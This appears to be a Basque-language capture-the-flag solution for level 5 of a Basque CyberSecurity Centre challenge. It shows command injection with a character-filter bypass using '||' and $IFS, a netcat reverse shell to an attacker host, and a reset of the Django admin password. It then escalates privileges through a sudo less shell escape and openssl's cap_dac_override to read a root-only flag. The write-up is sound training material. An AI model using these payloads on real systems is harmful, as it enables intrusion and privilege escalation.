Basque CyberSecurity Centre

Ziber-erronka

Katakume bat Erreskatatu


5. Maila: Ebazpena

Bikaina zarela frogatu duzu. Dagoeneko ziber erronkaren flag guztiak zure buru pribilegiatuan goratzen ari zara, baina, ba al dakizu zer egin haiekin? Lortuko bazenu, Grumpy Cat-i ere aurpegia aldatuko litzaioke.

5. Maila

RCE

Eskuratu ditugun kredentzialekin webean sartuko gara, eta ikusiko dugu benetan posible dela logeatzea zerbitzuko kredentzialekin.




Ezkerreko menuan ikusiko dugu monitorizazio aukera desblokeatu egin zaigula.

Irisgarria den IP helbide bat gehitzen badugu, ikusiko dugu zerbitzuak ping bat egiten diola:

Saituko gara payload-a erabiltzen:
8.8.8.8 ; ls


Baina ikusten dugu karaktereen iragazkiren bat dagoela, *char* batzuk ezabatzen dizkiguna:



Kasu honetan ";" eta zuriuneak ezabatu dizkigu.

Baina badirudi "|" karakterea ez dagoela debekatuta eta "||" OR logiko bat erabiltzen uzten digu:

payload asdasdasd || ls



Reverse shell

Zuriuneak $IFS-ekin ordezkatutako ditugu, zuriune bat den ingurune aldagai bat.

Horrela murrizpena saihestea lortuko dugu.

Ondoren honako payload-a erabiliko dugu netcat instalatuta dagoen begiratzeko, irteeraren bidez egiaztatuz:

asdasd||which${IFS}nc

```
/usr/bin/nc

ping: asdasd: Name does not resolve
```

Saiatuko gara reverse shell bat egiten:

Payload: nc -e /bin/sh 10.0.0.1 1234

Payload zuriunerik gabe: aaaaaaaa||nc${IFS}-e${IFS}/bin/sh${IFS}192.168.108.14${IFS}4444

Egiaztatuko dugu reverse shell-a ireki zaigula eta edukiontziaren barnean gaudela:

```
~/proyectos/CTF-BCSC-2021 on git master !2 ✔     sudo nc -vlp 4444
[sudo] password for gizakor:
listening on [any] 4444 ...

172.23.0.3: inverse host lookup failed: Unknown host
connect to [192.168.108.14] from (UNKNOWN) [172.23.0.3] 39390
id
uid=100(app) gid=101(app) groups=101(app)
pwd
/home/app/web
ls
Dockerfile
db.sqlite3
entrypoint.sh
manage.py
mediafiles
nc
nivel5
requirements.txt
staticfiles
```

Djangoren shella exekutatuko dugu eta ikusten dugu existitzen dela, bai eta admin erabiltzailearen kontuaren izena ere:

```
python manage.py shell
Python 3.8.3 (default, Jun  3 2020, 19:49:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> from api.models import User
>>> User.objects.all()
<QuerySet [<User: minion@blacksheep.hacker>, <User: admin@blacksheep.hacker>, <User: soporte@blacksheep.hacker>, <User: antonio_barrachapa@blacksheep.hacker>]>
```

Admin-en pasahitza aldatuko dugu:

bash-5.0$ python manage.py shell
python manage.py shell
Python 3.8.3 (default, Jun 3 2020, 19:49:40)
[GCC 9.3.0] on linux
Type “help”, “copyright”, “credits” or “license” for more information.
(InteractiveConsole)
>>> from api.models import User
>>> admin = User.objects.get(username='admin@blacksheep.hacker')
>>> admin.set_password('p')
>>> admin.save()

```
ython manage.py shell
ython 3.8.3 (default, Jun  3 2020, 19:49:40)
GCC 9.3.0] on linux
ype "help", "copyright", "credits" or "license" for more information.
InteractiveConsole)
>> from api.models import User
>> User.objects.all()
QuerySet [<User: minion@blacksheep.hacker>, <User: admin@blacksheep.hacker>, <User: soporte@blacksheep.hacker>, <User: antonio_barrachapa@blacksheep.hacker>]>
>> admin = User.objects.get(username='admin@blacksheep.hacker')
>> admin.set_password('p')
>> admin.save()
>>
>> exit()
```

Saiatuko gara admin@blacksheep.hacker:p kredentzialekin sartzen.

Flag-a lortzen

Izenean “*flag*” duten fitxategi guztien bilaketa egingo dugu diskoan, eta ikusiko dugu “*flag5.txt*” “*admin*” erabiltzailearen home-an dagoela:

~/web $ find / -type f -name *flag*.txt 2>/dev/null
...
/home/admin/flag5.txt
...
~/web $

Bere “*home*”-an ikusten dugu flag-a “*root*”-ena dela eta honek ez daukala irakurketa baimenik:

/home/admin $ ls -lah
total 660K
drwxr-sr-x 1 admin admin 4.0K Sep 1 06:52 .
drwxr-xr-x 1 root root 4.0K Sep 1 06:52 ..
---------- 1 root root 18 Aug 31 09:19 flag5.txt
-rwx------ 1 admin admin 643.0K Sep 1 06:52 openssl

"*openssl*" bitarra aztertzen ikusiko dugu "*admin*" erabiltzailearena dela, soilik berak exekuta dezakeela eta "*capability*" bat daukala esleituta:

/home/admin $ getcap openssl

openssl = cap_dac_override+ep

"*capability*"-ak exekutagarri bati baimen bereziak emateko modu bat dira, "*root*" modura eginkizunak egin ditzan.

"*cap_dac_override*" "*capability*"-a berrikusiz ikusiko dugu edozein fitxategiren irakurketa, idazketa eta exekuzio baimenak saihesteko balio duela:

```
CAP_DAC_OVERRIDE
       Bypass file read, write, and execute permission checks.
       (DAC is an abbreviation of "discretionary access
       control".)
```

https://man7.org/linux/man-pages/man7/capabilities.7.html

"*capability*" honi esker "*openssl*"-ren bitarrak flag-a irakur lezake, baina horretarako beharrezkoa da guk geuk "*admin*" erabiltzailea ordeztu dezagun.

Horretarako aztertuko dugu "app" erabiltzaileak zer egin dezakeen eta ikusiko dugu "sudo" instalatuta dagoela. Gainera, gure erabiltzaileak "less"-en bitarra exekuta dezake "admin" erabiltzaile gisa "/var/log/"-en "access.log" fitxategia irakurtzeko, eta pasahitza ez digu eskatuko:

/home/admin $ id

uid=100(app) gid=101(app) groups=101(app)

/home/admin $ sudo -l

User app may run the following commands on 11c0b024b988:

(admin) NOPASSWD: /usr/bin/less /var/log/access.log

"GTFOBins" Unix-eko bitar legitimoen zerrenda bat da, beste helburu batzuen artean shell murriztaileak saihesteko edo pribilegioak igotzeko.

Zerrenda hori aztertzen ikusiko dugu "*less*"-arekin "https://gtfobins.github.io/gtfobins/less/" "shell" bat eskura daitekeela **"!/bin/sh"** komandoarekin.

Oharra: "*less*"-aren barnean **"!/bin/sh"** komandoa erabili ahal izateko "*tty*" bat beharko dugu, eta beraz reverse shell-a "eguneratu" beharko dugu.

Horretarako reverse shell-ean honakoa exekutatuko dugu:
python -c 'import pty;pty.spawn("/bin/bash")'
Control+Z sakatuko dugu reverse-a bigarren mailara bidaltzeko.
Gure ekipoan honakoa exekutatuko dugu:
stty raw -echo
fg idatzi eta intro birritan sakatuko dugu reverse shell-era itzultzeko. fg idatzirik ez dugu ikusiko.
Eta reverse shell-ean honakoa exekutatuko dugu:
export TERM=xterm

Orain "*tty*" funtzional bat izango dugu eta "*less*"-a arazorik gabe exekutatuko dugu.

/home/admin $ sudo -u admin /usr/bin/less /var/log/access.log

192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
!/bin/sh
~ $ id
uid=101(admin) gid=102(admin) groups=102(admin)

Dagoeneko "admin" garenez eta "openssl"-a exekuta dezakegunez, bilatuko dugu berarekin fitxategiak irakurtzeko modua, eta ikusten dugu web zerbitzari bat antola dezakegula:

"https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux#capabilities"

Horretarako lehenbizi ziurtagiri pare bat sortuko dugu zerbitzarirako:

~ $ openssl req -x509 -newkey rsa:2048 -keyout /tmp/key.pem -out /tmp/cert.pem -days 365 -nodes
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/tmp/key.pem'

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
~ $

Web zerbitzaria abiaraziko dugu:

~ $ ./openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 8080 -WWW
Using default temp DH parameters
ACCEPT

Beste alderantzizko shell bat jaurtiko dugu eta wget bidez flag-a eskatuko dugu:

~/web $ wget -q --no-check-certificate https://127.0.0.1:8080/flag5.txt -O /tmp/flag5.txt

Zorionak, dagoeneko badaukagu flag5

Basque CyberSecurity Centre

BASQUE CYBERSECURITY CENTRE:

Zibersegurtasunaren topagunea Euskadin

El punto de encuentro de la ciberseguridad en Euskadi

info@bcsc.eus

Albert Einstein 46, 3ª planta Edificio E7
Arabako Teknologi Parkea
01510 Vitoria-Gasteiz

945 236 636